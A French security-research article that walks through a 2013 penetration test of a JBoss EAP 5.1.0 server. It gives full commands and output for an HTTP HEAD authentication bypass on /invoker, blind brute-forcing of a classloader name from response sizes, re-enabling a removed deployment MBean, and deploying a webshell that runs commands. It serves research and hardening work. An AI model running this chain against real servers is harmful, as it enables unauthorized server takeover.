Intrusion sur JBoss AS en 2013

Renaud Dubourguais – Synacktiv – renaud.dubourguais@synacktiv.com

Il y a 3 ans, je présentais au SSTIC les résultats de mes recherches sur les serveurs JBoss AS. À l'époque, l'intrusion sur ce type de serveur était plutôt simple. Cependant, au cours des trois dernières années, les choses ont évolué : conférences, publications et avis de sécurité en série ont eu raison des failles les plus triviales, rendant l'intrusion sur ces serveurs beaucoup plus complexes. Alors finalement, qu'en est-il en 2013 ? C'est ce que nous allons voir...

1. Quelques rappels

Avant toute chose et pour bien comprendre la suite de l'article, quelques rappels de base sont nécessaires concernant certains éléments clés de JBoss AS, à savoir son architecture de management ainsi que les principales interfaces de communication associées. Cette partie ne fait qu'effleurer le fonctionnement interne de JBoss AS et des publications plus détaillées sont disponibles pour en savoir plus ([JBOSS], [REDTEAM] et [SSTIC]).

1.1. L'API Java Management Extension (JMX)

L'architecture de JBoss AS a significativement évolué au cours de son existence en intégrant régulièrement les nouveaux concepts J2EE à la mode. De la version 3 à la version 7, JBoss a intégré au fur et à mesure des concepts comme la JMX (*Java Management Extension*), l'AOP (*Aspect-Oriented Programming*), le JTA (*Java Transaction API*), le JPA (*Java Persistence API*), les EJB (*Enteprise JavaBeans*), les JSF (*JavaServer Faces*), les *expressions langages,* l'OSGi (*Open Services Gateway initiative*) et autres joyeusetés. Le but final était la création d'un serveur entièrement certifié Java EE 6 Web Profile (ce qu'ils sont parvenus à faire avec la version 7).

Cependant, les développeurs ont généralement pris soin de garder un produit rétrocompatible. Une méthode de management fonctionnant sur d'anciennes versions fonctionne donc souvent sur les versions récentes, même si celle-ci n'est plus recommandée par les développeurs.

Nous noterons néanmoins que cette affirmation n'est plus vraiment valable pour JBoss AS 7 qui a totalement modifié sa méthode de management et réduit considérablement sa surface d'exposition en restructurant son fonctionnement. Cette version ne sera donc pas concernée par le contenu de cet article. Cette version est encore très peu utilisée sur le terrain au moment de la rédaction de cet article, mais il est important de noter que la nouvelle version à venir de JBoss EAP sera basée sur cette version.

Pour les autres versions (antérieures à la version 7), la méthode de management la plus courante reste l'utilisation de JBoss MX qui constitue l'implémentation de l'API JMX ([JMX]) pour JBoss. Celle-ci fournit toutes les billes nécessaires à l'administration de l'ensemble des composants Java d'un serveur en cours d'exécution.

Du point de vue de l'attaquant, cette API est une véritable mine d'or, car elle reste utilisable sur l'ensemble des versions de JBoss AS et constitue un point d'entrée de choix pour la compromission du serveur. Il est d'ailleurs important de noter que cette API est également implémentée par de nombreux autres serveurs d'applications et autres conteneurs web J2EE tels que Tomcat ou Glassfish.

Techniquement parlant, cette API se décompose en trois couches interconnectées entre elles :

- La couche « Instrumentation », qui est constituée des *Java Managed Beans* (ou MBeans). Ces MBeans sont une représentation Java des composants que doit gérer le serveur JBoss (conteneurs web, systèmes de fichiers virtuels, périphériques, applications, etc.). Ils fournissent des

fonctionnalités souvent très puissantes comme par exemple le déploiement à chaud de nouvelles applications.

- La couche « Agent », qui permet de gérer de manière centralisée l'ensemble de ces MBeans. Elle implémente le MBean Server qui correspond au point névralgique de l'administration du serveur. Toute action d'administration utilisant JMX interagit avec le MBean Server qui invoque ensuite les MBeans concernés. Du point de vue de l'attaquant, l'accès au MBean Server est donc très souvent synonyme de prise de contrôle étant donné qu'il permet, entre autres, le déploiement de nouveaux composants.
- La couche « Distributed Services », qui permet d'interfacer le MBean Server avec des composants externes au travers de protocoles prédéfinis (HTTP, IIOP, RMI, SOAP, etc.). Les différentes versions de JBoss fournissent par défaut plus ou moins de moyens de s'interfacer avec le MBean Server.

Le schéma 1 résume ces trois couches et leurs interactions :



Illustration 1: Architecture JMX

1.2. Interaction avec le MBean Server

Suivant les versions de JBoss, les méthodes d'interaction avec le MBean Server varient, mais un certain nombre de composants persistent au fil des versions (à l'exception de la version 7) :

- la *JMX Console* accessible à l'URI */jmx-console* ;
- la *Web Console* accessible à l'URI */web-console* ;
- les servlets *JMXInvokerServlet* et *EJBInvokerServlet* exposées par l'application */invoker* ;
- le port 4444 permettant d'interagir avec le MBean Server au travers de JRMP (*Java Remote Method Protocol*) sur RMI ;
- de la version 5.1 à 6.x, la console d'administration *Admin Console* (accessible à l'URI */admin-console*) a également fait son apparition ainsi que le *JMX Connector* accessible sur le port 1090.

Bien que ces composants aient des fonctions distinctes, ils fournissent tous un accès direct au MBean Server. Une fois la communication établie avec l'un de ces composants, un attaquant pourra donc quasiment

systématiquement compromettre le serveur JBoss AS tant au niveau applicatif qu'au niveau système.

2. Retour d'expérience de 2010 à 2013

Étant donné le grand nombre de points d'entrée au MBean Server fournis par défaut par JBoss, il serait justifié de penser qu'il est facile de compromettre un tel serveur. Il y a trois ans c'était effectivement le cas pour 90 % des serveurs rencontrés. Les interfaces d'administration étaient en grande partie exposées sans restriction et insuffisamment protégées (le compte admin / admin était un grand classique).

Néanmoins, depuis 2010 et après un bon nombre de tests d'intrusion sur des infrastructures J2EE s'appuyant sur des serveurs JBoss, nous avons pu constater une forte amélioration du niveau de sécurité de ces serveurs. Des efforts importants de durcissement sont désormais fréquents et il n'est plus rare de rencontrer un serveur JBoss dont :

- les consoles d'administration bien connues (*JMX Console* et *Web Console*) ne sont plus exposées ou même désinstallées ;
- les autres points d'entrée sont authentifiés avec un compte possédant un mot de passe complexe ;
- les composants dangereux (*BSHDeployer*, *MainDeployer*, *DeploymentFileRepository*, etc.) sont désactivés.

Dans les entreprises où en 2010, il était très probable de compromettre un serveur JBoss AS en quelques minutes sans comprendre son fonctionnement et en utilisant un module Metasploit ([METASPLOIT]), il est désormais difficile en 2013 d'atteindre le même résultat sans connaissance du fonctionnement interne de JBoss AS et d'un minimum de motivation.

Les avis de sécurité, publications et autres conférences à répétition sur le sujet ainsi que les efforts faits par les développeurs de JBoss au cours de ces 3 années sont probablement les raisons de ce changement.

3. Cas pratique d'une compromission JBoss en 2013

Compromettre un serveur JBoss AS depuis Internet ne se résume donc plus à lancer un simple module Metasploit sans comprendre son fonctionnement puis à attendre le résultat. Pour preuve, je vous propose de résoudre un cas rencontré récemment au cours d'un test d'intrusion.

3.1. Architecture cible & objectif

L'architecture cible se trouve être relativement simple : un serveur JBoss est exposé en frontal sur Internet. Il héberge plusieurs applications dont la fonction n'a pas d'importance ici. L'objectif est de prendre la main sur le serveur pour obtenir un pivot vers le réseau interne ou la DMZ.

Après les étapes standards de prise d'empreinte et de balayage de ports, les caractéristiques suivantes ressortent de l'infrastructure cible :

- Seul le port 80 est accessible. Un serveur JBoss est en écoute sur ce port.
- Le serveur frontal est un JBoss EAP 5.1.0 supporté par RedHat, les avis de sécurité font donc l'objet de correctifs réguliers, contrairement à la branche open-source de JBoss AS qui ne corrige plus les vulnérabilités sur cette branche.
- Les consoles d'administration sont inaccessibles à l'exception de */invoker* qui est pour sa part authentifiée avec un compte dont le mot de passe n'est pas trivial.

Les applications hébergées ne font pas l'objet de vulnérabilités permettant une prise de contrôle du serveur à distance.

Le seul point d'entrée identifié est donc l'application *Invoker* mappée à l'URI */invoker*. Pour rappel, cette application est connue pour les possibilités qu'elle offre, à savoir un accès direct au MBean Server au travers des servlets suivants :

- */invoker/JMXInvokerServlet* ;
- */invoker/EJBInvokerServlet*.

3.2. Contournement de l'authentification sur */invoker*

Comme observé lors de la prise d'empreinte, l'application *Invoker* est authentifiée et les tentatives d'attaque par dictionnaire se sont révélées infructueuses :

```
$ lwp-request -m GET http://target/invoker/JMXInvokerServlet
401 Unauthorized
```

Quel autre choix avons-nous ? Un rapide retour en 2010 est nécessaire et plus particulièrement sur les avis de sécurité CVE-2010-0738 et CVE-2010-1428.

Ces avis mettent en avant un problème de configuration au sein des applications *Web Console* et *JMX Console* permettant de contourner l'authentification sur ces consoles via la méthode HEAD. En effet, après avoir téléchargé une version vulnérable sur le site de Red Hat, une analyse de la configuration présente dans le fichier */WEB-INF/web.xml* des applications concernées permet d'observer que seules les méthodes GET et POST sont effectivement sujettes à une authentification :

```
<security-constraint>
        <web-resource-collection>
                <web-resource-name>HtmlAdaptor</web-resource-name>
                <description>An example security config that only allows users with the
                role JBossAdmin to access the HTML JMX console web application
                </description>
                <url-pattern>/*</url-pattern>
                <http-method>GET</http-method>
                <http-method>POST</http-method>
        </web-resource-collection>
        <auth-constraint>
                <role-name>JBossAdmin</role-name>
        </auth-constraint>
</security-constraint>
```

Cet oubli permet donc à un attaquant de contourner le mécanisme d'authentification des applications d'administration en question et d'envoyer des ordres de déploiement de nouveaux composants en utilisant la méthode HTTP HEAD. Bien que le serveur ne retourne pas le contenu de la réponse pour les requêtes utilisant cette méthode, cela ne l'empêche pas de traiter la requête et de réaliser l'opération demandée.

Le point intéressant est que cette vulnérabilité touche également notre point d'entrée, l'application *Invoker*, mais cet oubli-ci a été corrigé bien plus tard au sein des versions RedHat (à partir de la version EAP 5.1.2 au lieu de 4.3.0 CP08 pour les autres applications).

Concernant la version open-source (non supportée par RedHat), cette faille n'a jamais été corrigée et ne le sera finalement jamais, les versions de JBoss AS inférieures à 7 n'étant plus maintenues. Cette faille est donc à garder sous le coude...

Dans notre cas, la version est JBoss EAP 5.1.0 et se trouve donc potentiellement vulnérable. Un simple téléchargement de la version en question permet de le confirmer, comme le montre la configuration par défaut de l'application *Invoker* :

```
<security-constraint>
        <web-resource-collection>
                <web-resource-name>HttpInvokers</web-resource-name>
                <description>An example security config that only allows users with the
                role HttpInvoker to access the HTTP invoker servlets
                </description>
                <url-pattern>/restricted/*</url-pattern>
                <url-pattern>/JNDIFactory/*</url-pattern>
```

```
                <url-pattern>/EJBInvokerServlet/*</url-pattern>
                <url-pattern>/JMXInvokerServlet/*</url-pattern>
                <http-method>GET</http-method>
                <http-method>POST</http-method>
        </web-resource-collection>
        <auth-constraint>
                <role-name>HttpInvoker</role-name>
        </auth-constraint>
</security-constraint>
```

Si l'administrateur n'a pas changé cette configuration, il est alors possible à l'aide de la méthode HEAD d'atteindre les servlets *JMXInvokerServlet* et *EJBInvokerServlet* et donc de contourner l'authentification mise en place :

```
$ lwp-request -m HEAD http://target/invoker/JMXInvokerServlet
200 OK
[…]
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
[…]
```

3.3. Interaction avec la servlet *JMXInvokerServlet*

Nous avons désormais un accès au servlet *JMXInvokerServlet*, mais nous ne sommes néanmoins pas au bout de notre périple. En effet, communiquer avec ce servlet ne se fait pas par des requêtes HTTP aux paramètres facilement manipulables comme on peut le retrouver par exemple sur la *JMX Console*. Il est ici nécessaire de communiquer à l'aide d'objets Java sérialisés. Il s'agit du seul « langage » que ces servlets comprennent. Un outil adapté est donc requis ; les développeurs de JBoss n'en fournissant aucun à l'heure actuelle, il est nécessaire de le développer. J'ai présenté un tel outil lors du SSTIC 2010, dont les actes expliquent les méthodes à mettre en place pour communiquer avec ces servlets ([SSTIC]).

/// Ceci est une note : Attention !///

Celui-ci a été largement amélioré par la suite afin de réaliser les opérations qui vont suivre. Une version à jour a été publiée sur le site web Synacktiv : www.synacktiv.com [JIMMIX].

// Fin du bloc note///

Lors d'une utilisation normale de cet outil, quand l'application *Invoker* n'est pas authentifiée, les requêtes HTTP envoyées à ce servlet sont réalisées à l'aide d'une requête POST et permettent de communiquer directement avec le MBean Server du JBoss distant. Dans notre cas, il est nécessaire d'utiliser la méthode HEAD qu'il est possible de préciser avec l'option *-m*.

Par exemple, la commande suivante permet de déployer une nouvelle application via le MBean *jboss.admin:service=DeploymentFileRepository*. Le choix de ce MBean désormais bien connu permet de maximiser nos chances de succès, car il :

- ne nécessite aucun pré-requis pour le déploiement d'une nouvelle application ;
- fonctionne sur toutes les versions de JBoss AS antérieures à 6 (c'est donc le cas sur notre version RedHat EAP 5.1.0).

L'utilisation de ce MBean au travers de la *JMX Console* a été bien décrite dans de nombreuses publications ([REDTEAM2]), mais finalement très peu au travers de l'application *Invoker* :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet --signature
java.lang.String,java.lang.String,java.lang.String,java.lang.String,boolean invoke
jboss.admin:service=DeploymentFileRepository store pwn.war pwn .jsp "`cat ./webshell.jsp`" true
```

Si tout s'était bien passé, l'application aurait normalement du être déployée à la racine du serveur. Mais ce ne fût malheureusement pas le cas lors de notre première tentative :

```
$> GET -sd http://localhost:8080/pwn/pwn.jsp
404 Not Found
```

Ceci est le résultat d'un durcissement de plus en plus fréquent qui consiste à supprimer les MBeans reconnus comme dangereux et non nécessaires pour le bon fonctionnement et l'administration du serveur. Parmi ces MBeans dangereux, nous pouvons citer :

- jboss.system:service=MainDeployer ;
- jboss.deployer:service=BSHDeployer (pour les versions antérieures à JBoss AS 5) ;
- jboss.admin:service=DeploymentFileRepository.

3.5. Réactivation du MBean *DeploymentFileRepository*

Ce durcissement fréquemment observé ne fait en réalité que ralentir l'attaquant dans son intrusion. Si le MBean Server dispose des fonctionnalités pour désactiver ces MBeans, il permet également de les activer à nouveau. Il nous reste donc à utiliser ces fonctions pour ajouter au serveur la fonctionnalité dont nous avons besoin.

3.5.1. Méthode *createMBean* du MBean Server

Pour créer un nouveau MBean (ou pour en réactiver un), le MBean Server possède la méthode suivante :

```
createMBean(String className, ObjectName name, ObjectName loaderName, Object[] params, String[]
signature)
```

Cette méthode a deux rôles :

1. Enregistrer le MBean auprès du MBean Server à l'aide d'un identifiant unique ou « *ObjectName* », pour qu'il puisse par la suite être utilisé par le serveur (paramètre *name*).
2. Instancier l'objet Java associé au MBean en utilisant le constructeur de la classe *className* ayant la *signature*. Le paramètre *params* correspond aux paramètres transmis au constructeur sélectionné.

Pour certaines classes, le *classloader* utilisé par défaut par le MBean Server ne gère pas la classe désirée et ne pourra donc pas l'instancier. Une exception sera alors levée. Il est donc nécessaire dans ce cas de spécifier le paramètre *loaderName* à l'aide d'un *ObjectName* correspondant au chemin VFS (*Virtual File System*) vers le *classloader* en question. La classe *org.jboss.console.manager.DeploymentFileRepository* est notamment concernée par ce problème, car celle-ci n'est accessible que via le *classloader* de l'application *Web Console*. Pour réactiver ce MBean, il faut donc que l'archive de la *Web Console* soit présente sur le serveur (ce qui est le cas dans toutes les installations par défaut de JBoss antérieures à 6). Si ce n'est pas le cas, il faudra trouver un autre MBean (*MainDeployer*, *BSHDeployer*, etc.). Il s'agit ici de s'adapter à la version du serveur que nous avons en face de nous.

3.5.2. Récupération du VFS du *classloader* en aveugle

D'une manière générale, sauf cas exceptionnels, le *classloader* de l'application *Web Console* est identifié par l'*ObjectName* : *jboss.classloader:id="vfsfile:/<INCONNU>/management/console-mgr.sar/"* sur les versions 5 de JBoss. Comme vous pouvez le voir, une partie du chemin VFS est spécifique à chaque installation. Il existe bien entendu des méthodes pour obtenir cette information ([NEWSHSC]), mais celles-ci fonctionnent uniquement si nous avons un retour du serveur. Or, dans notre cas, nous fonctionnons en HEAD, ce qui implique que la réponse HTTP ne contiendra aucun corps. Il faut donc procéder différemment et revenir aux seules informations que le serveur daigne bien nous transmettre, à savoir les en-têtes HTTP :

```
$> lwp-request -m HEAD -sed http://target/invoker/JMXInvokerServlet
200 OK
Connection: close
Date: Wed, 20 Mar 2013 11:25:48 GMT
Server: Apache-Coyote/1.1
Content-Length: 3422
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
```

Parmi ces en-têtes, seule la taille de la réponse est susceptible d'être influencée par la requête du client. Si on réalise des captures du trafic avec *tcpdump*, nous pouvons effectivement constater que suivant la requête du client, la taille de l'objet Java sérialisé généré et retourné par le serveur diffère. Par exemple, en tentant de récupérer la version du système d'exploitation, la taille de la réponse est 88 :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet get jboss.system:type=ServerInfo
OSVersion
```

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 88
```

Alors que si l'on tente de récupérer l'architecture du système, la taille de la réponse est de 80 :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet get jboss.system:type=ServerInfo
OSArch
```

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 80
```

Dans notre cas, l'idée est d'utiliser ce comportement afin d'en déduire de l'information tout comme nous le ferions dans le cadre d'une injection SQL en aveugle. Bien entendu, les deux exemples précédents ne nous sont pas d'une grande utilité, étant donné que la réponse aux requêtes ne dépend pas de la valeur du chemin VFS que nous recherchons. Il est donc nécessaire d'utiliser un MBean prenant en entrée un *ObjectName* et qui retournera une réponse dont la taille dépend de l'existence ou non de celui-ci.

Par chance, JBoss fournit les fonctionnalités nécessaires et notamment la méthode suivante qui peut être appelée sur le MBean Server :

```
queryNames(ObjectName name, QueryExp query)
```

Cette méthode correspond au point d'entrée d'un moteur de recherche d'*ObjectName*. Cela correspond totalement à notre besoin ! Si l'on cherche un *ObjectName* qui n'existe pas, la réponse aura une taille de 121 :

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 121
```

Alors que si l'*ObjectName* recherché existe la taille diffère :

```
# tcpdump -n -i lo port 8080
[…]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 414
```

Et pour faciliter la recherche, le caractère « * » peut être utilisé comme *wildcard*. Par exemple, l'appel suivant recherchera tous les *ObjectName* commençant par « *jboss.classloader:id=* » :

```
queryMBean(new ObjectName("jboss.classloader:id=*"), null)
```

Il ne nous reste donc plus qu'à utiliser ce moteur de recherche et à réaliser une attaque par force brute, lettre par lettre, sur l'*ObjectName* recherché jusqu'à retrouver le chemin complet.

Dans le cadre de l'*ObjectName* du *classloader* de la *Web Console*, celui-ci respecte le schéma suivant : *jboss.classloader:id="vfsfile:/<INCONNU>/management/console-mgr.sar/"*. Si nous voulons déterminer le caractère précédent « /management » par exemple, il est donc nécessaire de le tester de manière exhaustive à l'aide de recherches du type :

- jboss.classloader:id="vfsfile:/*A/management/console-mgr.sar/",*
- jboss.classloader:id="vfsfile:/*B/management/console-mgr.sar/",*
- jboss.classloader:id="vfsfile:/*C/management/console-mgr.sar/",*
- etc.

/// Ceci est une note : Attention !///

Le *wildcard* ajouté à la fin des recherches n'est pas utile pour l'attaque, mais est néanmoins nécessaire pour respecter la syntaxe des filtres sur les *ObjectNames*.

// Fin du bloc note///

Pour chaque caractère, il suffit ensuite de comparer la taille de la réponse pour déterminer si le caractère est valide ou non, pour ensuite passer au caractère suivant. L'outil développé par Synacktiv automatise toute cette opération et permet par cette méthode de connaître l'*ObjectName* du *classloader* de la *Web Console* à l'aide uniquement de la méthode HEAD :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet bfobjectname
'jboss.classloader:id="vfsfile:/JIMMX/server/default/deploy/management/console-mgr.sar/"'
Bruteforce in progress, please wait...
ObjectName found:
jboss.classloader:id="vfsfile:/home/jboss/prod/server/default/deploy/management/console-mgr.sar/"
```

3.5.3. Réactivation du MBean

Maintenant que nous connaissons l'*ObjectName* du *classloader* de la *Web Console*, il ne nous reste plus qu'à appeler la méthode *createMBean* afin d'activer le MBean *DeploymentFileRepository* :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet createMBean
jboss.admin:service=DeploymentFileRepository org.jboss.console.manager.DeploymentFileRepository
'jboss.classloader:id="vfsfile:/home/jboss/prod/server/default/deploy/management/console-mgr.sar/"'
```

Pour vérifier que le MBean a bien été créé, il est possible d'utiliser la fonction précédente. Si un résultat est retourné, c'est que celui-ci est bien enregistré auprès du MBean Server :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet bfobjectname
'jboss.admin:service=DeploymentFileRepository'
Bruteforce in progress, please wait...
ObjectName found: jboss.admin:service=DeploymentFileRepository
```

Avant de pouvoir utiliser ce MBean fraîchement créé, il est également nécessaire de définir la propriété *BaseDir* de celui-ci. Celle-ci référence le répertoire dans lequel les applications seront déployées. Le plus simple est donc de définir le répertoire où se situent déjà les autres applications par défaut, à savoir *./deploy/* :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet invoke
jboss.admin:service=DeploymentFileRepository setBaseDir ./deploy/
```

Il est néanmoins bon de savoir que vous pouvez également définir un chemin vers un répertoire au sein d'une application déjà existante afin d'y ajouter un nouveau fichier JSP. Cela peut s'avérer utile notamment dans le cas où un filtrage AJP a été mis en place.

3.8. Déploiement et exécution de commande arbitraire

Le MBean *DeploymentFileRepository* est maintenant disponible et utilisable. Il peut donc être invoqué pour déployer une nouvelle application :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet --signature
java.lang.String,java.lang.String,java.lang.String,java.lang.String,boolean invoke
jboss.admin:service=DeploymentFileRepository store pwn.war pwn .jsp "`cat ./webshell.jsp`" true
```

Après quelques secondes, le *webshell* est bel et bien créé sur le serveur et accessible à la racine du serveur :

```
$> lwp-request -m GET http://target/pwn/pwn.jsp?cmd=id
uid=1005(jboss) gid=1005(jboss) groups=1005(jboss)
```

4. Conclusion

En 2013, réaliser une intrusion depuis Internet sur serveur JBoss peut s'avérer fastidieux si l'on ne maîtrise pas son fonctionnement interne ainsi que les composants clés de celui-ci. Cela ne se résume pas à l'exécution d'un module Metasploit s'attaquant à la JMX Console et il est nécessaire de chaîner plusieurs techniques afin d'arriver au but.

Dans les années qui viennent, il est probable que le durcissement observé au cours des 3 années continue

sa lancée. L'arrivée notamment de JBoss 7 risque de complexifier grandement les intrusions, grâce à une architecture beaucoup plus centrée sur la sécurité (réduction de la surface d'exposition, mise en écoute par défaut des applications d'administration sur un port dédié, politique de mot de passe imposée par défaut, etc.).

Bien entendu, depuis le réseau interne, certaines vieilles méthodes continueront de fonctionner, car la surface d'exposition est nettement plus large :

- les consoles d'administration sont très souvent accessibles ;
- les ports autres que HTTP sont également accessibles (4444, 1090, etc.) et non protégés.

6. Références

[JBOSS] http://docs.jboss.org/jbossas/jboss4guide/r2/html/ch2.chapter.html

[REDTEAM] https://www.redteam-pentesting.de/publications/2009-11-30-Whitepaper_Whos-the-JBoss-now_RedTeam-Pentesting_EN.pdf

[REDTEAM2] https://www.redteam-pentesting.de/publications/2010-06-15-JBoss-AS-Deploying-WARs-with-the-DeploymentFileRepository-MBean.pdf

[SSTIC] https://www.sstic.org/media/SSTIC2010/SSTIC-actes/JBOSS_AS_Exploitation_et_Securisation/SSTIC2010-Article-JBOSS_AS_Exploitation_et_Securisation-dubourguais.pdf

[JMX] http://docs.oracle.com/javase/6/docs/technotes/guides/jmx/index.html

[METASPLOIT] http://www.metasploit.com/modules/exploit/multi/http/jboss_maindeployer

[JIMMIX] http://www.synacktiv.fr/ressources/jimmix-0.1.tar.gz

[NEWSHSC] http://www.hsc-news.com/archives/2013/000102.html